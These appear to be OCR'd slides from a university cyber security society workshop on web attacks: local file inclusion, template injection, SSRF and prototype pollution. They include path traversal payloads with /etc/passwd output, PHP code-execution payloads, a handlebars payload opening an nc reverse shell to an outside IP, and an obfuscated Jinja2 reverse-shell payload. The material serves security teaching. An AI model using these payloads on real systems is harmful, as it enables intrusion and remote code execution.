UNIVERSITY OF LIVERPOOL

CYBER SECURITY SOCIETY

Web attacks:
LFI, SSTI, SSRF, and Prototype Pollution

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There are hundreds of websites where you can practice these techniques in a safe, legal environment without the risk of causing real damage or facing prosecution.

Local File Inclusion (LFI)

- A common vulnerability found in web servers that serve files from a directory structure
  - Being able to access files outside of the ones the developer wanted to be accessible (Remote File Inclusion is when the server accesses remote files)


Path traversal

- Escape the directory by navigating up the file tree (..)

```
http://example.com/index.php?page=../../../etc/passwd
```


- Sometimes the path will be filtered
  - Use urlencoding
  - Include the required path at start (if they force path to include some substring)

```
http://example.com/index.php?page=....//....//....//etc/passwd
http://example.com/index.php?page=....\/....\/....\/etc/passwd
http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd
```




```php
<?php
// Can read arbritrary files
echo file_get_contents($_GET["file"]);

// Can read arbritrary files and maybe RCE
include $_GET["file"];
include_once $_GET["file"];
require $_GET["file"];
require_once $_GET["file"];
?>
```


http://localhost:8000/example.php?file=test.php

This is a test page


http://localhost:8000/example.php?file=/etc/passwd

```
root:x:0:0::/root:/bin/bash bin:x:1:1::/:/usr/bin/nologin daemon:x:2:2::/:/usr/bin/nologin mail:x:8:12::/var/spool/mail:/usr/bin/nologi
/usr/bin/nologin systemd-journal-remote:x:981:981:systemd Journal Remote:/:/usr/bin/nologin systemd-network:x:980:980:systemd
/usr/bin/nologin systemd-timesync:x:977:977:systemd Time Synchronization:/:/usr/bin/nologin systemd-coredump:x:976:976:system
/usr/bin/nologin nvidia-persistenced:x:143:143:NVIDIA Persistence Daemon:/:/usr/bin/nologin git:x:975:975:git daemon user:/:/usr
mDNS/DNS-SD daemon:/:/usr/bin/nologin geoclue:x:972:972:Geoinformation service:/var/lib/geoclue:/usr/bin/nologin ntp:x:87:87
plugins :/:/usr/bin/nologin brltty:x:967:967:Braille Device Daemon:/var/lib/brltty:/usr/bin/nologin cups:x:209:209:cups helper user:/
named:x:40:40:BIND DNS Server:/:/usr/bin/nologin openvpn:x:963:963:OpenVPN:/:/usr/bin/nologin saned:x:962:962:SANE daem
/lib/transmission:/usr/bin/nologin
```

PHP Wrapper URLs

- php://filter
  - Used to apply “filter”s to other data, when reading or writing
- php://input
  - Reads the data uploaded with POST request
- expect://
  - Read the output of a command (normally disabled)


book.hacktricks.xyz/pentesting-web/file-inclusion#lfi-rfi-using-php-wrappers

php://filter


- Uses php stream filters
  - Base64 decode: php://filter/convert.base64-encode/resource=file
  - Rotate 13: php://filter/string.rot13/resource=file
  - Zlib deflate: php://filter/convert.zlib-deflate/resource=file.xz

RFI / data URLs

- When using include or require PHP interprets the file as PHP code
  - This can be used to execute code on the machine
  - Normally this doesn't work as it requires a default option to be changed (allow_url_includes=1)




```
localhost:8000/example.php
http://localhost:8000/example.php?file=data:///text/plain,<?php echo shell_exec('whoami')?>
tom
http://localhost:8000/example.php?file=http://127.0.0.1:8001/hak.txt
tom
```



```
❯ cat hak.txt
<?php
echo shell_exec('whoami');
?>
/tmp/tmp.8Rpr9CGrd1
❯ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [02/Nov/2021 16:52:35] "GET /hak.txt HTTP/1.1" 200
```

Log file injection

- When you can include files but cannot use data urls or remote files it is possible to inject code into log files
  - A common method is injecting php code into your User-Agent
- Common locations include:
  - /var/log/apache2/access.log
  - /var/log/httpd/access.log
  - /var/log/nginx/access.log




```
http://localhost:8000/example.php?file=../../../var/log/apache2/access.log
```

```
172.19.0.1 - - [02/Nov/2021:17:10:20 +0000] "GET /example.php HTTP/1.1" 200 462 "-" "Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0" 172.19.0.1 - -
"Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Server Side Template Injection (SSTI)


- Templating engine: A server program used to generate non-static web content
  - e.g. Add your username to the text of a site
- When handling user-generated content the templating engine may be exploitable



```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:30331
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:30331/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:30331
Content-Length: 418
Connection: close

{
  "artist.name":"Haigh",
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`nc 143.110.175.12 4444 -e /bin/sh`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ]
}
```

Harlan’s jinja pwn



```
┌──(crewmate㉿amogos)-[~/Software]
└─$ git clone https://github.com/c3-ctf/jinja2pwn
Cloning into 'jinja2pwn'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.

┌──(crewmate㉿amogos)-[~/Software]
└─$ cd jinja2pwn

┌──(crewmate㉿amogos)-[~/Software/jinja2pwn]
└─$ ./jinja2pwn "id"
{%set MURKallt=()|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\
("\x5f\x5f\x6e\x61\x6d\x65\x5f\x5f"))%}{{"\x3c\x62\x72\x3e"|safe}}pwnb
6d\x70\x6f\x72\x74\x5f\x5f")("os")|attr("\x70\x6f\x70\x65\x6e")("\x69\

┌──(crewmate㉿amogos)-[~/Software/jinja2pwn]
└─$ ./jinja2pwn 10.128.0.1 31337
{%set MURKallt=()|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\
("\x5f\x5f\x6e\x61\x6d\x65\x5f\x5f"))%}{{"\x3c\x62\x72\x3e"|safe}}pwnb
6d\x70\x6f\x72\x74\x5f\x5f")("os")|attr("\x70\x6f\x70\x65\x6e")("\x70\
\x63\x6b\x65\x74\x2e\x73\x6f\x63\x6b\x65\x74\x28\x73\x6f\x63\x6b\x65\x
x31\x30\x2e\x31\x32\x38\x2e\x30\x2e\x31\x22\x2c\x20\x33\x31\x33\x33\x3
28\x29\x2c\x31\x29\x3b\x6f\x73\x2e\x64\x75\x70\x32\x28\x73\x2e\x66\x69
7")|attr("\x72\x65\x61\x64")()|replace("\x3c","\x26\x67\x74\x3b")|safe
```

Server Side Request Forgery (SSRF)

- When you are able to use the server to send requests to user-controlled destinations
  - Classic example: A website that screenshots another site
- Often non-public services have less security: by accessing them from the local network will be easier to attack
- The main mitigation for this is filtering the address ranges that users are allowed to connect to

Getting around IP filtering


- file:///
- http://localhost
- http://lo.cybersoc.cf
- DNS rebind
  - If the server checks the resolved IP, you can set up DNS to respond with a non-local IP for the first request and a local IP to the second

Gitlab when SSRF


- Gitlab is a code sharing platform similar to github except it is open source and people can host their own instance
- This year gitlab was found to be vulnerable to 2 different SSRF vulnerabilities
- By using this SSRF to connect to redis (a in memory database) RCE was possible

Prototype Pollution

- A way of exploiting how javascript works to increase attack surface
- Every object in javascript has a prototype which contains the functions that can be called on the object. This prototype can be modified at any time and is global to all objects of the same type.
- This can be used to exploit templating engines such as handlebars
- By adding to the root prototype you can add attributes to every object in the context




```
'test'.__proto__
▼ String { "" }
  ▶ anchor: function anchor()
  ▶ at: function at()
  ▶ big: function big()
  ▶ blink: function blink()
  ▶ bold: function bold()
  ▶ charAt: function charAt()
  ▶ charCodeAt: function charCodeAt()
  ▶ codePointAt: function codePointAt()
  ▶ concat: function concat()
  ▶ constructor: function String()
  ▶ endsWith: function endsWith()
  ▶ fixed: function fixed()
  ▶ fontcolor: function fontcolor()
  ▶ fontsize: function fontsize()
  ▶ includes: function includes()
  ▶ indexOf: function indexOf()
  ▶ italics: function italics()
  ▶ lastIndexOf: function lastIndexOf()
    length: 0
  ▶ link: function link()
  ▶ localeCompare: function localeCompare()
  ▶ match: function match()
  ▶ matchAll: function matchAll()
  ▶ normalize: function normalize()
  ▶ padEnd: function padEnd()
  ▶ padStart: function padStart()
  ▶ repeat: function repeat()
  ▶ replace: function replace()
  ▶ replaceAll: function replaceAll()
  ▶ search: function search()
  ▶ slice: function slice()
  ▶ small: function small()
```




```
'test'.__proto__.__proto__
▼ Object { … }
  ▶ __defineGetter__: function __defineGetter__()
  ▶ __defineSetter__: function __defineSetter__()
  ▶ __lookupGetter__: function __lookupGetter__()
  ▶ __lookupSetter__: function __lookupSetter__()
    __proto__: null
  ▶ constructor: function Object()
  ▶ hasOwnProperty: function hasOwnProperty()
  ▶ isPrototypeOf: function isPrototypeOf()
  ▶ propertyIsEnumerable: function propertyIsEnumerable()
  ▶ toLocaleString: function toLocaleString()
  ▶ toString: function toString()
  ▶ valueOf: function valueOf()
  ▶ <get __proto__()>: function __proto__()
  ▶ <set __proto__()>: function __proto__()
```

We have reached root prototype



```
'test'.__proto__.__proto__.foo = 'bar';
({}).foo;
"bar"
```



```
(0).foo;
"bar"
```

